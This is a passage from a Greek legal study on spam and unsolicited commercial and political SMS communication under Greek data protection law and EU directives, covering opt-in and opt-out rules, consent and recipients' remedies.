- Έναντι του παρόχου και των τρίτων: Και έναντι του παρόχου και των τρίτων ισχύει το σύστημα opt-in (απαγόρευση, εκτός αν επιτρέψει το υποκείμενο της επεξεργασίας των μη αναγκαίων για την επικοινωνία διαμέσου διαδικτύου δεδομένων⁹⁶, αλλά με τις ακόλουθες εξαιρέσεις:
 - Αναφορικά με τη δημοσίευση σε τηλεφωνικούς καταλόγους: Καταρχήν, ισχύει η απαγόρευση επεξεργασίας με την επιφύλαξη τυχόν συναίνεσης του υποκειμένου (σύστημα opt-in), αλλά ειδικά ως προς ορισμένα στοιχεία, (π.χ. ονοματεπώνυμο, διεύθυνση) ισχύει εν μέρει σύστημα ελεύθερης επεξεργασίας, εκτός αν το απαγορεύσει το υποκείμενο (opt-out, δηλ. καταρχήν ελευθερία δημοσιοποίησης), εφόσον πρόκειται για φυσικό πρόσωπο⁹⁷ και σύστημα no-opt, αν πρόκειται για νομικό πρόσωπο, το οποίο λόγω της αρχής της διαφάνειας⁹⁸ δεν δικαιούται ν' αρνηθεί τη δημοσιότητα των στοιχείων της ταυτότητας του (σκοπός, επωνυμία, έδρα κλπ.⁹⁹).

⁹⁰ Βλ. www.capital.gr.

⁹¹ Δεδομένα μη αναγκαία για την επικοινωνία μέσω Διαδικτύου, άρθρο 2 αρ. 7 ν. 3471/2006.

⁹² άρθρο 5 §2 της Οδηγίας 2002/58/ΕΚ.

⁹³ Συντ 19§3, ΠΚ 370Α §2, άρθρο 4 §3 ν. 3471/2006, άρθρο 10 § 1 ν.3315/2003.

⁹⁴ Συντ 9^Α.

⁹⁵ Συντ 20 §1.

⁹⁶ άρθρο 4 §1 ν. 3471/2006.

⁹⁷ άρθρο 10 §3 ν. 3471/2006, άρθρο 12 §2 Οδηγία 2002/58/ΕΚ.

⁹⁸ Σύμφωνα με το άρθρο 6 της Οδηγίας 200/31/ΕΚ για το ηλεκτρονικό εμπόριο (άρθρο 5 π.δ. 131/2003), όπου εισάγεται η υποχρέωση παροχής πληροφοριών στις εμπορικές επικοινωνίες, «εκτός από άλλες προϋποθέσεις

- ο Ως προς τη μη ζητηθείσα επικοινωνία (spamming): Πριν το άρθρο 16 ν. 3917/2011 και εδώ ίσχυε καταρχήν το σύστημα της απαγόρευσης πρόσβασης στο υποκείμενο εκτός αν υπάρξει συναίνεση του (σύστημα opt-in). Εξαιρέση καθιερώνεται όταν τα στοιχεία επαφής έχουν ήδη αποκτηθεί νομικά στο πλαίσιο παρόμοιων δοσοληψιών¹⁰⁰ (soft opt - out της συνάφειας), οπότε η άμεση ηλεκτρονική επικοινωνία επιτρεπόταν, εφόσον το υποκείμενο έχει ενημερωθεί για τους όρους των συμβάσεων εξ αποστάσεως για τη δυνατότητα υπαναχώρησης του και παρά ταύτα δεν απέστη της επικοινωνίας¹⁰¹.

Η ευθύνη του παραβάτη σε περίπτωση παράβασης της απαγόρευσης μη ζητηθείσης εμπορικής επωνυμίας προκύπτει από τα άρθρα Α.Κ. 57, 914, 904. Επίσης η σύμβαση υπόκειται σε ανακοπή σύμφωνα με τις προαναφερθείσες διατάξεις των άρθρων 3 και 4 ν.2251/1994 και παρέχεται δικαίωμα διάθεσης του αποσταλέντος με όριο βέβαια τη συνταγματική προστασία των άρθρων Συντ. 17 και Συντ. 25 §1.

3. Η ΝΕΑ ΡΥΘΜΙΣΗ

ΜΕ ΤΟ ΑΡΘΡΟ 16 Ν. 3917/2011 (ΦΕΚ Α' 22/21.2.2011) ενσωμάτωση της Οδηγίας 2006/24/ΕΚ της 15.3.2006 για τη διατήρηση των δεδομένων που παράγονται ή υποβάλλονται σε επεξεργασία

πληροφόρησης που προβλέπονται από το κοινοτικό δίκαιο τα κράτη- μέλη εξασφαλίζουν ότι οι εμπορικές επικοινωνίες που συνιστούν υπηρεσία της κοινωνίας της πληροφορίας ή αποτελούν μέρος της πληροφάνου τουλάχιστον τους ακόλουθους όρους: πρώτον, τόσο η εμπορική επικοινωνία (αρ. α') όσο και το φυσικό ή νομικό πρόσωπο για λογαριασμό του οποίου γίνεται η εμπορική επικοινωνία (αρ. β'), αλλά και οι προσφορές (όπως π.χ. δώρα, πριμ, εκπτώσεις -αρ. γ') και οι διαφημιστικοί διαγωνισμοί ή τα παιχνίδια (αρ. δ') εφόσον έχουν επιτραπεί από το δίκαιο του τόπου (κράτους-μέλους) εγκατάστασης του φορέα πρέπει να 'ναι σαφώς αναγνωρίσιμα (αρχή της αναγνωριστικότητας), δεύτερον, η πρόσβαση στους όρους υπό τους οποίους μπορεί κανείς από τις προσφορές (αρ. γ') και στους όρους συμμετοχής σε διαφημιστικούς διαγωνισμούς ή παιχνίδια (αρ. δ') πρέπει να είναι σε αμφότερες τις περιπτώσεις εύκολη και οι όροι να παρουσιάζονται σαφώς και επακριβώς (αρχή της σαφήνειας και διαφάνειας).

⁹⁹ άρθρο 10 §5 ν. 3471/2006, άρθρο 12 §4 Οδηγία 2002/58/ΕΟΚ.

¹⁰⁰ άρθρο 11 §1 ν. 3471/2006, άρθρο 13 §2 Οδηγία 2002/58/ΕΚ.

¹⁰¹ Σχετικές είναι οι διατάξεις του άρθρου 3 § 4 ν.2251/1994 (δικαίωμα του καταναλωτή για υπαναχώρηση, επί συμβάσεως εκτός εμπορικού καταστήματος ή ανάκλησης της πρότασης του εντός 14 ημερολογιακών ημερών από την παραλαβή του εγγράφου της σύμβασης ή από τυχόν μεταγενέστερη παραλαβή του προϊόντος εκτός αν στη σύμβαση προβλέπεται μεγαλύτερη προθεσμία) και άρθρου 4 § 10 ν. 2251/1994 (συμβάσεις εξ αποστάσεως εμπορίας αγαθών ή παροχής υπηρεσιών, εκτός από τις χρηματοοικονομικές: παροχή στον καταναλωτή δικαιώματος αναιτιολόγητης υπαναχώρησης εντός 14 ημερολογιακών ημερών, αν δεν συμφωνήθηκε μεγαλύτερη προθεσμία, επιστρέφοντας το αγαθό στην αρχική του κατάσταση, χωρίς να επιβαρύνεται με οποιαδήποτε δαπάνη εκτός από τα έξοδα επιστροφής).

σε συνάρτηση με την παροχή στο κοινό υπηρεσιών ηλεκτρονικών επικοινωνιών ή δημόσιων δικτύων επικοινωνιών και για την τροποποίηση της Οδηγίας 2002/58/ΕΚ). Σύμφωνα με το άρθρο 1 §2 εδ. α ν. 3917/2011 (άρθρο 1 Οδηγία 2006/24/ΕΚ) ο παρών νόμος εφαρμόζεται σε δεδομένα κίνησης και θέσης φυσικών και νομικών προσώπων και στα συναφή δεδομένα που απαιτούνται για την αναγνώριση του συνδρομητή ή του εγγεγραμμένου χρήστη. Δεν εφαρμόζονται στο περιεχόμενο των ηλεκτρονικών επικοινωνιών καθώς με τη χρήση δικτύου ηλεκτρονικών επικοινωνιών (άρθρο 1 §2 εδ. β ν. 3917/2011) και συνεπώς για τους τομείς αυτούς ισχύει ο ν. 3471/2006. Έγινε στο άρθρο 11 διαχωρισμός της νομικής μεταχείρισης της μη ζητηθείσας εμπορικής επικοινωνίας ανάλογα με το αν αυτή πραγματοποιείται διαμέσου ή χωρίς ανθρώπινη παρέμβαση.

Αν λοιπόν πραγματοποιείται χωρίς ανθρώπινη παρέμβαση εξακολουθεί να ισχύει το σύστημα opt-in, δηλ. καταρχήν απαγόρευση πραγματοποίησης μη ζητηθείσας εμπορικής επικοινωνίας, εκτός αν ο συνδρομητής συγκατατεθεί εκ των προτέρων ρητά (άρθρο 11 §1 ν. 3471, όπως τροποπ. με το άρθρο 16 §1 ν. 3917/2011)

Αν όμως η μη ζητηθείσα εμπορική επικοινωνία πραγματοποιείται με ανθρώπινη παρέμβαση, τότε δεν επιτρέπεται, εφόσον ο συνδρομητής έχει δηλώσει προς τον φορέα της διαθέσιμης στο κοινό υπηρεσίας ότι δεν επιθυμεί γενικά να δέχεται τέτοιες κλήσεις (άρθρο 11 §2 εδ. α ν. 3471/2006, όπως τροποπ. με το άρθρο 16 §2 ν. 3917/2011). Επομένως, εξ αντιδιαστολής προκύπτει ότι επιτρέπεται καταρχήν το spamming, εκτός αν έχει γίνει η πιο πάνω δήλωση άρνησής του από το συνδρομητή (σύστημα opt-out).

4. ΣΥΓΧΥΣΗ ΜΕΤΑΞΥ «SPAMMING» ΚΑΙ ΜΗ ΖΗΤΗΘΕΙΣΑΣ ΕΜΠΟΡΙΚΗΣ ΠΡΩΘΗΣΗΣ

Το «SPAMMING» ΘΕΩΡΕΙΤΑΙ ΓΕΝΙΚΑ ως η μαζική και επανειλημμένη αποστολή μη ζητηθέντων εμπορικών μηνυμάτων, τα οποία προέρχονται από αποστολέα ο οποίος αποκρύπτει ή παραποιεί την ταυτότητά του. Κατά την έννοια αυτή, αποτελεί σαφώς μια μέθοδο εμπορικής επικοινωνίας η οποία δεν έχει ζητηθεί από τον αποδέκτη. Ωστόσο, το στοιχείο που τη χαρακτηρίζει και τη διακρίνει είναι ο μαζικός, επανειλημμένος και αθέμιτος χαρακτήρας της. Με δυο λόγια, το «spamming» αποτελεί οπωσδήποτε μια μορφή μη ζητηθείσας εμπορικής επικοινωνίας, αλλά κάθε μη ζητηθείσα εμπορική επικοινωνία δεν είναι «spamming».

Με τη στενή έννοια του όρου, μια μη ζητηθείσα εμπορική επικοινωνία έχει δύο χαρακτηριστικά: πρώτον, είναι εμπορική και, δεύτερον, δεν έχει ζητηθεί, δηλαδή δεν την έχει ζητήσει εκ των προτέρων ο χρήστης του Διαδικτύου. Αυτή ακριβώς είναι η προσέγγιση την οποία φαίνεται να ακολουθεί η οδηγία 2000/31/ΕΚ, η οποία δεν κάνει καμία διάκριση ανάλογα με το αν το εμπορικό μήνυμα απευθύνεται στον πελάτη μιας επιχείρησης, σε έναν απλό επισκέπτη του ιστοχώρου της ή σε έναν χρήστη του Διαδικτύου με τον οποίο ο διαφημιζόμενος αποστολέας δεν είχε έλθει ποτέ σε άμεση επικοινωνία στο παρελθόν.

Όμως, ενώ η μεγάλη πλειονότητα των ευρωπαϊών επαγγελματιών ισχυρίζονται ότι αποφεύγουν τη χρήση του «spamming», ωστόσο δεν απαντούν με σαφήνεια ως προς τις αντιλήψεις τους για τις μη ζητηθείσες εμπορικές επικοινωνίες γενικώς. Αλλά, όσο περισσότερο επικεντρώνεται το ενδιαφέρον στη διάκριση μεταξύ του «spamming» και των άλλων μορφών μη ζητηθεισών εμπορικών επικοινωνιών, τόσο λιγότερο θίγεται το ουσιώδες ζήτημα της συλλογής ηλεκτρονικών διευθύνσεων.

Εντούτοις, η νομιμότητα της αποστολής ενός μη ζητηθέντος μηνύματος εξαρτάται κατ' αρχάς από τους όρους υπό τους οποίους έχουν συλλεγεί οι ηλεκτρονικές διευθύνσεις.

Από τα προς συμπλήρωση τετραγωνίδια έως τα προσυμπληρωμένα τετραγωνίδια. Όλο και περισσότεροι ευρωπαϊκοί ιστοχώροι προτείνουν ένα προς συμπλήρωση τετραγωνίδιο που επιτρέπει στο χρήστη του Διαδικτύου να εκφράσει την επιθυμία του να λαμβάνει ή να μη λαμβάνει ηλεκτρονικά εμπορικά μηνύματα. Πολλές ευρωπαϊκές επαγγελματικές οργανώσεις συνιστούν αυτήν την πρακτική, η οποία υπερακοντίζει το μηχανισμό που προβλέπεται από την οδηγία 2000/31/ΕΚ σχετικά με το ηλεκτρονικό εμπόριο. Ωστόσο, ορισμένοι έμποροι προτείνουν και ηλεκτρονικά έντυπα συλλογής πληροφοριών, τα οποία περιέχουν ένα ήδη συμπληρωμένο τετραγωνίδιο. Η ανάπτυξη τέτοιων πρακτικών αντίκειται στη διαφάνεια και τη χρηστή πρακτική που απαιτούνται από την οδηγία 95/46/ΕΚ της 24ης Οκτωβρίου 1995, ενώ το μόνο ενδιαφέρον που παρουσιάζουν, στο ισχύον πλαίσιο, είναι ότι αποκαλύπτουν τη δολιότητα του εμπόρου.

Από την επιτυχία του προς συμπλήρωση τετραγωνιδίου έως την προσέγγιση «opt-in». Ήδη πολλοί επαγγελματίες υιοθετούν σαφώς την επιλογή του «opt-in» -προηγούμενη συγκατάθεση-, την οποία θεωρούν ως την πλέον ευνοϊκή λύση για το ηλεκτρονικό εμπόριο. Αυτή η τάση που παρουσιάζεται σήμερα αποτελεί απόρροια ενός εμπορικού υπολογισμού, ο οποίος όμως συμπίπτει με τους στόχους της προστασίας των δεδομένων προσωπικού χαρακτήρα.

Πράγματι, ο έμπορος, αντί να προτείνει τη λήξη μιας εμπορικής σχέσης με την προσφορά του δικαιώματος «opt-out» (δικαίωμα αντίθεσης), καλεί το χρήστη του Διαδικτύου να δεχθεί τη συνέχιση των συναλλαγών τους: πρόκειται για την «permission marketing» (εμπορική προώθηση βάσει αδειας). Αυτή η μέθοδος διαλογικών σχέσεων -το «opt-in»-, παρέχει πολυάριθμα εμπορικά πλεονεκτήματα.

Η εν λόγω μέθοδος ευνοεί την παροχή υπηρεσιών τις οποίες όντως προσδοκά ο χρήστης του Διαδικτύου: ο πελάτης, εκφράζοντας τις προτιμήσεις του, παρέχει πληροφορίες υψηλής προστιθέμενης αξίας που μπορούν να ταξινομηθούν και να τιμολογηθούν, ενώ συγχρόνως υπάρχει η άδεια για την επεξεργασία τους. Σε αντίθεση με τα αρχεία «opt-out», τα οποία δεν μπορούν να πωληθούν, τα αρχεία «opt-in» μπορούν να αποτελέσουν αντικείμενο εμπορικής συναλλαγής. Έτσι, η συλλογή και η εμπορική χρήση δεδομένων για τα οποία τα ενδιαφερόμενα άτομα έχουν δώσει προηγουμένως τη συγκατάθεσή τους αποτελούν συγχρόνως μια πηγή κέρδους, ένα νέο τρόπο χρηματοδότησης του ηλεκτρονικού εμπορίου,

αλλά και το καλύτερο μέσο με το οποίο μπορεί να κατοχυρωθεί η παρακολούθηση της χρήσης των συλλεγόμενων δεδομένων.

Στο πλαίσιο αυτό, ο έμπορος ο οποίος συνέλεξε μια πληροφορία λαμβάνει κάποια αμοιβή, όταν ένας από τους εταίρους του χρησιμοποιεί αυτή την πληροφορία στα πλαίσια μιας εκστρατείας εμπορικής προώθησης. Από την πλευρά του, αυτός ο οποίος πραγματοποιεί την εκστρατεία εμπορικής προώθησης είναι βέβαιος ότι απευθύνεται σε έναν πληθυσμό που ενδιαφέρεται να λαμβάνει εμπορικά μηνύματα και, ως εκ τούτου, αυξάνει την αποτελεσματικότητα των εμπορικών επικοινωνιών του. Οι επιχειρήσεις που, με τον τρόπο αυτό, απορρίπτουν την εφαρμογή μιας «τυφλής», αντιπαραγωγικής και αντιδημοφιλούς πολιτικής εμπορικής προώθησης κερδίζουν την εμπιστοσύνη των χρηστών του Διαδικτύου. Εξάλλου, όταν ο χρήστης του Διαδικτύου ζητά την εξαφάνιση των πληροφοριών που τον αφορούν ή εκφράζει την επιθυμία να μάθει τον τρόπο με τον οποίο συνελέγησαν τα εν λόγω δεδομένα, ο έμπορος ο οποίος πραγματοποιεί την εκστρατεία εμπορικής προώθησης και ο αρχικός συλλέκτης των δεδομένων είναι σε θέση να του υποδείξουν με ακρίβεια πότε, σε ποιον και για ποιο σκοπό έδωσαν την ηλεκτρονική του διεύθυνση.

5. ΠΟΛΙΤΙΚΗ ΕΠΙΚΟΙΝΩΝΙΑ

ΣΕ ΚΑΘΕ ΠΡΟΕΚΚΛΟΓΙΚΗ ΠΕΡΙΟΔΟ ένας καταγισμός σύντομων μηνυμάτων και μηνυμάτων πολυμέσων (SMS/MMS) από πολιτικά κόμματα και μεμονωμένους υποψηφίους, έχει ως σκοπό να επηρεάσει την πολιτική κρίση και ψήφο. Καθώς στις περισσότερες περιπτώσεις δεν έχει δοθεί η συγκατάθεση του υποκειμένου για κάτι τέτοιο, ούτε έχει παραχωρηθεί σε τρίτους ο αριθμός του κινητού τηλεφώνου για τέτοιους σκοπούς, είναι εύλογο το ερώτημα αν τέτοιες πρακτικές όχλησης των ψηφοφόρων είναι νόμιμες¹⁰².

Η πολιτική επικοινωνία μέσω SMS δεν είναι απαγορευμένη, εντούτοις υπόκειται σε προϋποθέσεις νομιμότητας, οι οποίες σε γενικές γραμμές δεν τηρούνται. Σε τέτοιες περιπτώσεις η ισχύουσα νομοθεσία προβλέπει μία σειρά από δικαιώματα και μέσα για την προστασία των υποκειμένων.

Η αποστολή της πολιτικής επικοινωνίας προϋποθέτει την συλλογή και επεξεργασία προσωπικών δεδομένων. Ως δεδομένο προσωπικού χαρακτήρα αποτελεί κάθε πληροφορία που αναφέρεται σε κάποιο φυσικό πρόσωπο, του οποίου η ταυτότητα είναι γνωστή ή μπορεί

¹⁰²

βλ. <http://www.lawandtech.eu/el/nea-eidiseis/i-mi-zititheisa-spam-politiki-epikoinonia-meso-sms-kai-oi-dynatotites-ennomis-prostasias.html>

να εξακριβωθεί, δηλαδή μπορεί να προσδιορισθεί αμέσως ή εμμέσως, ιδίως βάσει αριθμού ταυτότητας ή βάσει ενός ή περισσότερων συγκεκριμένων στοιχείων που χαρακτηρίζουν την υπόστασή του από άποψη φυσική, βιολογική, ψυχική, οικονομική, πολιτιστική, πολιτική ή κοινωνική. Τέτοιο προσωπικό δεδομένο αποτελεί το κινητό τηλέφωνο (άρθρο 2α και γ Ν. 2472/1997). Τα δε πολιτικά φρονήματα αποτελούν ευαίσθητο προσωπικό δεδομένο, που χαίρει αυξημένης προστασίας.

Ως μη ζητηθείσα ηλεκτρονική επικοινωνία σύντομων γραπτών μηνυμάτων και μηνυμάτων πολυμέσων (spam SMS/MMS) ορίζεται στον νόμο η πραγματοποίηση μη ζητηθείσων επικοινωνιών μέσω των παραπάνω μέσων ηλεκτρονικής επικοινωνίας, με ή χωρίς ανθρώπινη παρέμβαση, για σκοπούς απευθείας εμπορικής προώθησης προϊόντων ή υπηρεσιών και για κάθε είδους διαφημιστικούς σκοπούς δίχως ο συνδρομητής να έχει συγκατατεθεί εκ των προτέρων ρητώς (άρθρο 11 § 1 Ν. 3471/2006).

Η πολιτική επικοινωνία μέσω SMS/MMS από κόμματα και υποψηφίους ή τους εντολοδόχους τους θεωρείται κατ' αναλογία ότι διεξάγεται για διαφημιστικούς σκοπούς και, συνεπώς, υπόκειται στις ρυθμίσεις της μη ζητηθείσας ηλεκτρονικής επικοινωνίας (σκέψη υπ' αρ. 30 Οδηγίας 95/46/ΕΚ, γνώμη υπ' αρ. 5/2004 του Art. 29 Working Party).

Ειδικότερα, πολιτική είναι η επικοινωνία που πραγματοποιείται για την προώθηση πολιτικών ιδεών, προγραμμάτων δράσης ή άλλων δραστηριοτήτων με σκοπό την υποστήριξη πολιτικών κομμάτων ή προσώπων και τη διαμόρφωση πολιτικής συμπεριφοράς. Η μορφή της προώθησης δύναται να ποικίλει, όπως, μεταξύ άλλων, με την άμεση παρουσίαση των πολιτικών ιδεών ή τη συμπερίληψή τους σε ενημερωτικό δελτίο, την πρόσκληση ανάγνωσης τους σε ιστοσελίδα ή την πρόσκληση συμμετοχής σε κάποια δραστηριότητα (άρθρο 1 § 1 της υπ' αρ. 1/2010 Οδηγίας της ΑΠΔΠΧ).

Σε συνταγματικό επίπεδο οι κανόνες που διέπουν την πολιτική επικοινωνία μέσω SMS/MMS πρέπει να αναζητηθούν κατά κύριο λόγο στο άρθρο 9Α Σ, το οποίο κατοχυρώνει το δικαίωμα των πολιτών στην προστασία των προσωπικών τους δεδομένων, και δευτερευόντως στο άρθρο 29 § 1 Σ, που θεμελιώνει το αρνητικό δικαίωμα κάθε πολίτη να μη συμμετέχει σε πολιτικό κόμμα. Σε επίπεδο τυπικού νόμου σχετικοί είναι οι νόμοι 2472/1997 και 3471/2006, που, μεταξύ άλλων, συνιστούν το εγχώριο νομικό πλαίσιο για την προστασία των προσωπικών δεδομένων.

Επιπρόσθετα, η Αρχή Προστασίας Δεδομένων Προσωπικού Χαρακτήρα (ΑΠΔΠΧ) έχει εκδώσει σχετική Οδηγία για το θέμα, με την οποία ερμηνεύει πρωτογενώς το προαναφερόμενο νομικό πλαίσιο, και, συγκεκριμένα, την υπ' αρ. 1/2010 Οδηγία για την «επεξεργασία προσωπικών δεδομένων προς το σκοπό της πολιτικής επικοινωνίας» (στο εξής η «Οδηγία»).

Όπως αναφέρεται στην Οδηγία της ΑΠΔΠΧ «η πολιτική επικοινωνία είναι θεμελιώδες μέσο για τη λειτουργία του δημοκρατικού πολιτεύματος». Η αποστολή λοιπόν από πολιτικά

κόμματα καθώς και μεμονωμένους κατόχους ή υποψηφίους αιρετών θέσεων ηλεκτρονικών επικοινωνιών πολιτικού χαρακτήρα μέσω σύντομων μηνυμάτων (SMS/MMS) προς τους πολίτες κατ' αρχήν επιτρέπεται. Εντούτοις, η ελευθερία της πολιτικής επικοινωνίας μέσω SMS δεν είναι απεριόριστη αλλά υπόκειται σε προϋποθέσεις και περιορισμούς για λόγους προστασίας των ατομικών δικαιωμάτων των πολιτών και συγκεκριμένα για την προστασία του συνταγματικού δικαιώματος κάθε πολίτη στην προστασία των προσωπικών του δεδομένων (9Α Σ).

Έτσι, η πολιτική επικοινωνία μέσω SMS/MMS επιτρέπεται, εφόσον ο λήπτης του SMS έχει δώσει τη συγκατάθεσή του για τη λήψη της. Η συγκατάθεση αυτή πρέπει να είναι ελεύθερη, ειδική και ρητή και να δίδεται εγγράφως ή με ηλεκτρονικά μέσα. Ειδική είναι η συγκατάθεση, αν ο λήπτης έχει προηγουμένως ενημερωθεί (α) για τον σκοπό της πολιτικής επικοινωνίας για τον οποίο παραχωρεί τα προσωπικά του δεδομένα, (β) για το είδος των προσωπικών του δεδομένων που θα αποτελέσουν αντικείμενο επεξεργασίας, (γ) για τους αποδέκτες των δεδομένων (λ.χ. διαφημιστικές εταιρείες), στους οποίους τυχόν θα αποσταλούν τα δεδομένα, καθώς και (δ) για την ταυτότητα του υπευθύνου επεξεργασίας (άρθρα 2 ια' και 11 Ν. 2472/1997, άρθρο 2 § 4 της Οδηγίας). Ο λήπτης θα πρέπει να έχει την δυνατότητα να ανακαλεί οποτεδήποτε, χωρίς αναδρομική ισχύ, και με τρόπο πρόσφορο και απλό τη συγκατάθεσή του (άρθρο 2 § 3 της Οδηγίας).

Πιο αυστηρές είναι οι προϋποθέσεις νομιμότητας, όταν η πολιτική επικοινωνία μέσω SMS/MMS δεν έχει ζητηθεί από τον αποδέκτη της. Συγκεκριμένα, η τελευταία επιτρέπεται χωρίς τη συγκατάθεση του αποδέκτη (σύστημα opt – out), αποκλειστικά και μόνο εφόσον συντρέχουν σωρευτικά οι ακόλουθες προϋποθέσεις: (i) τα στοιχεία επικοινωνίας έχουν αποκτηθεί νομίμως στο πλαίσιο προηγούμενης επαφής με τον αποδέκτη, και (ii) ο αποστολέας οφείλει να παρέχει στον αποδέκτη τη δυνατότητα να ασκεί το δικαίωμα αντίρρησης με τρόπο εύκολο και σαφή, και αυτό σε κάθε μήνυμα (άρθρα 5 § 2 ε', 13 § 1 και 3, 19 § 4 δ' Ν. 2472/1997 σε συνδυασμό με άρθρο 11 παρ. 3 ν. 3471/2006, άρθρο 4 § 5 της Οδηγίας). Κατά την προηγούμενη επαφή με τον αποδέκτη και, ενώ προβαίνει στη συλλογή των προσωπικών του δεδομένων, το πολιτικό κόμμα ή ο υποψήφιος οφείλει να ενημερώνει με τρόπο πρόσφορο και σαφή τον αποδέκτη για (α) την ταυτότητά του και την ταυτότητα του τυχόν εκπροσώπου του, (β) ότι σκοπός της επεξεργασίας είναι μεταξύ άλλων η πολιτική επικοινωνία, (γ) τους αποδέκτες ή τις κατηγορίες αποδεκτών των δεδομένων, (δ) την ύπαρξη του δικαιώματος πρόσβασης (άρθρο 11 § 1 Ν. 2472/1997).

Σε κάθε περίπτωση το πολιτικό κόμμα ή ο υποψήφιος, που προτίθεται να προχωρήσει σε συλλογή και επεξεργασία αριθμών κινητής τηλεφωνίας πολιτών για την αποστολή πολιτικής επικοινωνίας μέσω SMS, οφείλει προηγουμένως να γνωστοποιήσει την τήρηση σχετικού αρχείου δεδομένων στην ΑΠΔΠΧ (άρθρο 6 Ν. 2472/1997). Από την υποχρέωση αυτή εξαιρούνται τα πολιτικά κόμματα για το αρχείο δεδομένων των μελών τους, εφόσον όμως έχουν λάβει σχετική συγκατάθεση αυτών (άρθρο 7Α § 1γ Ν. 2472/1997). Επίσης, εφόσον πρόκειται να επεξεργασθεί ευαίσθητα δεδομένα, να λαμβάνει άδεια από την ΑΠΔΠΧ (άρθρο

7 § 2α Ν. 2472/1997). Οφείλει, επιπλέον, να λαμβάνει όλα τα απαραίτητα μέτρα για την ασφάλεια των δεδομένων (άρθρο 10 Ν. 2472/1997).

5.1. ΈΝΝΟΜΗ ΠΡΟΣΤΑΣΙΑ

ΚΑΘΕ ΑΠΟΔΕΚΤΗΣ ΠΟΛΙΤΙΚΗΣ ΕΠΙΚΟΙΝΩΝΙΑΣ μέσω SMS έχει τα εξής μέσα έννομης προστασίας:

- Άσκηση προς τον αποστολέα του δικαιώματος πρόσβασης για τα δεδομένα που αποτελούν ή αποτέλεσαν αντικείμενο επεξεργασίας. Το δικαίωμα πρόσβασης ασκείται εγγράφως. Ο αποστολέας έχει την υποχρέωση να απαντήσει εγγράφως μέσα σε αποκλειστική προθεσμία δεκαπέντε (15) ημερών. Εάν δεν απαντήσει εμπροθέσμως ή η απάντησή του δεν είναι ικανοποιητική, ο αποδέκτης της πολιτικής επικοινωνίας έχει δικαίωμα να προσφύγει στην ΑΠΔΠΧ (άρθρο 12 Ν. 2472/1997).
- Αίτηση προς τον αποστολέα για την ανάκληση της συγκατάθεσης, αν τέτοια έχει στο παρελθόν δοθεί.
- Άσκηση του δικαιώματος αντίρρησης προς τον αποστολέα. Το δικαίωμα αντίρρησης ασκείται εγγράφως και πρέπει να περιέχει αίτημα για συγκεκριμένη ενέργεια, όπως διόρθωση, προσωρινή μη χρησιμοποίηση, δέσμευση, μη διαβίβαση ή διαγραφή. Ο αποστολέας έχει την υποχρέωση να απαντήσει εγγράφως επί των αντιρρήσεων μέσα σε αποκλειστική προθεσμία δεκαπέντε (15) ημερών. Εάν δεν απαντήσει εμπροθέσμως ή η απάντησή του δεν είναι ικανοποιητική, ο αποδέκτης της πολιτικής επικοινωνίας έχει δικαίωμα να προσφύγει στην ΑΠΔΠΧ (άρθρο 13 Ν. 2472/1997).
- Προσφυγή στην ΑΠΔΠΧ με αίτημα την επιβολή προστίμου προς το πολιτικό κόμμα ή τον υποψήφιο εξαιτίας παράβασης του δικαιού προστασίας προσωπικών δεδομένων.
- Σε περίπτωση που ο αποδέκτης έχει υποστεί οικονομική ζημία ή/και ηθική βλάβη, άσκηση αγωγής αποζημίωσης στα αρμόδια δικαστήρια.
- Σε περίπτωση που το πολιτικό κόμμα ή ο υποψήφιος δεν έχει τηρήσει την υποχρέωση γνωστοποίησης αρχείου στην ΑΠΔΠΧ, κατάθεση μήνυσης για την τιμωρία του με ποινή φυλάκισης μέχρι τρία έτη και πρόστιμο από 3.000 ως 15.000 € (άρθρο 22 § 1 Ν.2472/1997).

Το 2010 η Αρχή Προστασίας Δεδομένων Προσωπικού Χαρακτήρα¹⁰³ εξέδωσε την οδηγία 1/2010 για την «επεξεργασία των προσωπικών δεδομένων για τους σκοπούς της πολιτικής επικοινωνίας».

Η οδηγία αντανακλά τη σημερινή αντίληψη της Αρχής αναφορικά με τις ενέργειες απευθείας προώθησης με βάση τις πιο πρόσφατες τροποποιήσεις στο ευρωπαϊκό και ελληνικό νομικό πλαίσιο. Έχει εφαρμογή στην απευθείας προώθηση με ταχυδρομείο και με ηλεκτρονικά μέσα. Λόγω της πρόσφατης ρύθμισης, οι κανόνες που θεσπίζονται σε σχέση με τις νόμιμες πηγές πληροφόρησης, εκτός από τον εκλογικό κατάλογο, μπορεί να έχουν εφαρμογή στην απευθείας εμπορική προώθηση γενικότερα.

Κατ' αρχάς, η οδηγία αναφέρει ότι η πολιτική επικοινωνία είναι μια **νόμιμη δραστηριότητα για τη λειτουργία των πολιτικών κομμάτων και της δημοκρατίας**. Εντάσσεται, ωστόσο, στο πνεύμα της απευθείας εμπορικής προώθησης και επιτρέπεται υπό προϋποθέσεις που άπτονται της ορθής ισορροπίας ανάμεσα στο έννομο συμφέρον των πολιτικών κομμάτων εντός της δημοκρατικής κοινωνίας και στο δικαίωμα στην προστασία των προσωπικών δεδομένων. Βάσει των κανόνων που εφαρμόζονται στην απευθείας εμπορική προώθηση¹⁰⁴, η οδηγία διακρίνει αυτή που διεξάγεται μέσω ταχυδρομείου και εκείνη που χρησιμοποιεί ηλεκτρονικά μέσα.

¹⁰³ <http://www.dpa.gr>.

¹⁰⁴ Βλ. http://www.dpa.gr/portal/page?_pageid=33,124975&_dad=portal&_schema=PORTAL

Η άμεση προώθηση προϊόντων και υπηρεσιών είναι συχνή πρακτική και αφορά την αποστολή διαφημιστικού υλικού με οποιοδήποτε μέσο επικοινωνίας (όπως ταχυδρομείο, τηλέφωνο, email, SMS κλπ) σε κάποιο πρόσωπο. Συνεπώς προϋποθέτει την επεξεργασία προσωπικών δεδομένων του προσώπου αυτού, όπως τουλάχιστον τα στοιχεία επικοινωνίας του ή ακόμη και άλλα δεδομένα που κατατείνουν σε πιο στοχευμένη διαφήμιση, π.χ. επάγγελμα, ηλικία. Επίσης, είναι σημαντικό ότι η άμεση προώθηση δεν αφορά μόνο την εμπορική προώθηση προϊόντων ή υπηρεσιών αλλά γενικά την προώθηση μη κερδοσκοπικών σκοπών, ιδεών από πολιτικά κόμματα, φιλανθρωπικούς οργανισμούς, κ.λπ. Η έρευνα αγοράς, εφόσον δεν υποκρύπτει εμπορική ή άλλη προώθηση, δεν αποτελεί άμεση προώθηση και δεν ισχύουν οι παρακάτω όροι.

